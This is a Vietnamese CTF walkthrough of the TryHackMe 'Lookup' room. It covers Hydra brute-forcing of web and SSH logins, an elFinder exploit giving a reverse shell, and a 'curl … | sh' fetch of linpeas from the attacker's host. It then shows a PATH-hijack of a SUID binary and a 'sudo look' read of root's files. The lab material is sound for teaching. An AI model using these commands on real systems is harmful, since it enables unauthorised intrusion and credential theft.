Lookup (TryHackMe-Easy)

-Link:https://tryhackme.com/room/lookup

*Note: nó khó hơn các bài dễ mà tôi đã từng làm, box này yêu cầu tư duy nhiều hơn các box dễ bình thường tại try hack me nên đừng mong chờ lời giải sẽ ở đó mà nên động não 1 chút.

1. Reconnaissance và Scaning.

-Sử dụng nmap:

```
nmap -A ip_addr -o nmap.txt
```

-Kết quả:

```
# Nmap 7.95 scan initiated Fri Apr 11 11:16:38 2025 as: /usr/lib/nmap/nmap --p
rivileged -A -o nmap.txt 10.10.92.79
Nmap scan report for 10.10.92.79
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protoc
ol 2.0)
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://lookup.thm
|_http-server-header: Apache/2.4.41 (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
```


```
OS details: Linux 4.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3389/tcp)
HOP RTT       ADDRESS
1   224.96 ms 10.21.0.1
2   224.95 ms 10.10.92.79

OS and Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
# Nmap done at Fri Apr 11 11:24:28 2025 -- 1 IP address (1 host up) scanned in
470.39 seconds
```

-Ta thấy được tại cổng 80 có tồn tại 1 trang web vào có title `Did not follow redirect to http://lookup.thm` ⇒ ta thêm vào `/etc/hosts` miền `lookup.thm` .

-Sau khi thêm tên miền, ta vào trang web và thấy được 1 trang đăng nhập.



-Đầu tiên ta thử ngẫu nhiên 1 tên đăng nhập và mật khẩu bất kì, ta sẽ thấy được là nó báo lỗi `Wrong username or password.....` .Tuy nhiên khi thử bừa tên đăng đăng nhập

`admin` thì tin nhắn báo lỗi giờ chỉ còn `Wrong password` .


-Với trường hợp như trên, ta có thể thử bruteforce tên đăng nhập bằng hydra:

```
hydra -L /usr/share/seclists/Usernames/Names/names.txt -p 123 lookup.thm http-post-form "/login.php:username=^USER^&password=^PASS^:username" -V
```


-Sau khi bruteforce xong, ta tìm được người dùng `jose` , giờ ta sẽ thử brute mật khẩu:

```
hydra -l jose -P lookup.thm http-post-form "/login.php:username=^USER^&password=^PASS^:password"
```


-Sau khi thử, ta đã tìm được mật khẩu của anh ta, giờ ta sẽ thử đăng nhập vào trang web:



-Khi thử đăng nhập vào, ta thấy browser đã trực tiếp chuyển chúng ta trực tiếp đến miền `files.lookup.thm` ,Ta sẽ thêm tên miền vào `/etc/hosts` và thử truy cập lại.




-Có vẻ như nó giống 1 trang web giúp ta quản lý file, người dùng `jose` hoàn toàn có thể truy cập vào các file mà không hề bị ngăn chặn.




2. Gaining Access.

-Sau khi lục lọi 1 hồi, ta biết được trang này được vận hành bằng framework `elfinder` và nó đang ở phiên bản `2.1.47` . (Bạn có thể xem được ở dấu ? màu xanh trên thanh công cụ)



-Thông qua search exploit của phiên bản này, ta có tìm được 1 cái ngay trên `Github` .




-Ta copy file exploit.py, và sử dụng câu lệnh như đã được hướng dẫn:

```
python3 exploit.py -t "http://files.lookup.thm/elFinder/" -lh your_ip_addr -lp 69
69
```

-Trước đấy ta setup 1 listener tại máy của chúng ta:


```
nv -lnvp 6969
```

-Và như vậy thì ta đã có thể tạo 1 reverse shell trên máy của server



3. Maintaining Access.

-Khi kiểm tra file `/home` , ta thấy chỉ có user `think` là có tồn tại, nhưng lại không thể đọc được file `user.txt` .



-Ta sẽ cần có 1 biện pháp nào đó để leo quyền lên user này, ta thử chạy linpeas.sh:

- Đầu tiên đảm bảo là bạn có 1 file linpeas.sh trong thư mục của mình vì máy không cho kết nối bên ngoài để lấy file.

- Tạo dựng 1 server bằng python3 và đảm bảo là thực hiện câu lệnh tại thư mục chứa file linpeas.sh.

```
python3 -m http.server
```

- Tại máy của họ, chạy file thông qua curl.

```
curl http://your_up_addr:8000/linpeas | sh
```

-Lúc này file linpeas sẽ chạy và ta sẽ có thêm thông tin về máy cần hack.

-Ta để ý tại 1 đoạn output của linpeas và thấy rằng tồn tại 1 file có suid mà khá lạ (không nằm trong thư viện sbin cơ bản trong Linux), nó là `/usr/sbin/pwm`.

```
-rwsr-xr-x 1 root root 463K Aug  4  2023 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 15K Jan 11  2024 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-- 1 root messagebus 51K Jan 11  2024 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-sr-x 1 root root 17K Jan 11  2024 /usr/sbin/pwm (Unknown SUID binary!)
-rwsr-sr-x 1 daemon daemon 55K Nov 12  2018 /usr/bin/at  ⟶  RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 39K Mar  7  2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 87K Nov 29  2022 /usr/bin/gpasswd
```

-Ta cho chạy thử file này và phát hiện rằng nó sẽ chạy câu lệnh `id` và rồi sẽ dựa vào đó để in file `.passwords` trong thư mục nhà người dùng đó ra.

```
www-data@lookup:/tmp$ pwm
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: www-data
[-] File /home/www-data/.passwords not found
```

-Với trường hợp như trên, ta sẽ thử tạo 1 file thực thi `id` giả và ép `pwm` phải lấy file đó ra và thực thi:

- Đầu tiên, ta sẽ tạo 1 file id tại thư mục `/tmp` và chèn vào đó 1 câu lệnh in id người dùng `think` . Cấp quyền thực thi cho nó.

```
echo "echo 'uid=1000(think) gid=1000(think) groups=1000(think)'" > /tmp/id
chmod 777 /tmp/id
```

- Sau đó, để `pwm` thự thi file `id` giả của mình, ta chèn vào biến môi trường PATH để nó lấy file giả.

```
export PATH="/tmp:$PATH"
```

-Lúc này thì đảm bảo là file id của ta sẽ đươc thực thi, ta đọc được file `.passwords` của `think`.

```
www-data@lookup:/tmp$ echo "echo 'uid=1000(think) gid=1000(think) groups=1000(think)'" > /tmp/id
<ink) gid=1000(think) groups=1000(think)'" > /tmp/id
www-data@lookup:/tmp$ chmod 777 id
chmod 777 id
www-data@lookup:/tmp$ export PATH="/tmp:$PATH"
export PATH="/tmp:$PATH"
www-data@lookup:/tmp$ pwm
pwm
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: think
jose1006
jose1004
jose1002
jose1001teles
jose100190
jose10001
```

-FIle này có vẻ giống với 1 list pasword, lưu chúng vào `pass.txt`, ta sẽ thử brute nó với user `think` .

```
hydra -l think -P pass.txt 10.10.68.141 -t 4 ssh
```

-Và ta đã có được mật khẩu của user `think.`

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-12 12:21:19
[DATA] max 4 tasks per 1 server, overall 4 tasks, 49 login tries (l:1/p:49), ~13 tries per task
[DATA] attacking ssh://10.10.68.141:22/
[22][ssh] host: 10.10.68.141   login: think   password: josemario.AKA(think)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-12 12:21:48
```

-Đăng nhập qua ssh và lấy user.txt.

```
think@lookup:~$ ls
user.txt
think@lookup:~$ cat user.txt
38375fb4dd8baa2b2039ac03d92b820e
```

4. Privilege Escalation.

-Ta thử chạy `sudo -l` với user think, ta thấy ta có thể hoàn toàn chạy `/usr/bin/look` với quyền của root.

```
think@lookup:~$ sudo -l
[sudo] password for think:
Sorry, try again.
[sudo] password for think:
Matching Defaults entries for think on lookup:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User think may run the following commands on lookup:
    (ALL) /usr/bin/look
```

-Tra gtfobins, ta tìm được cách đọc file tại `root`, từ đó ta có root.txt.

```
think@lookup:~$ sudo look '' "/root/root.txt"
5a285a9f257e45c68bb6c9f9f57d18e8
```

-Ta hoàn toàn có thể leo lên hẳn root bằng cách copy file `id_rsa` của root bằng lệnh trên.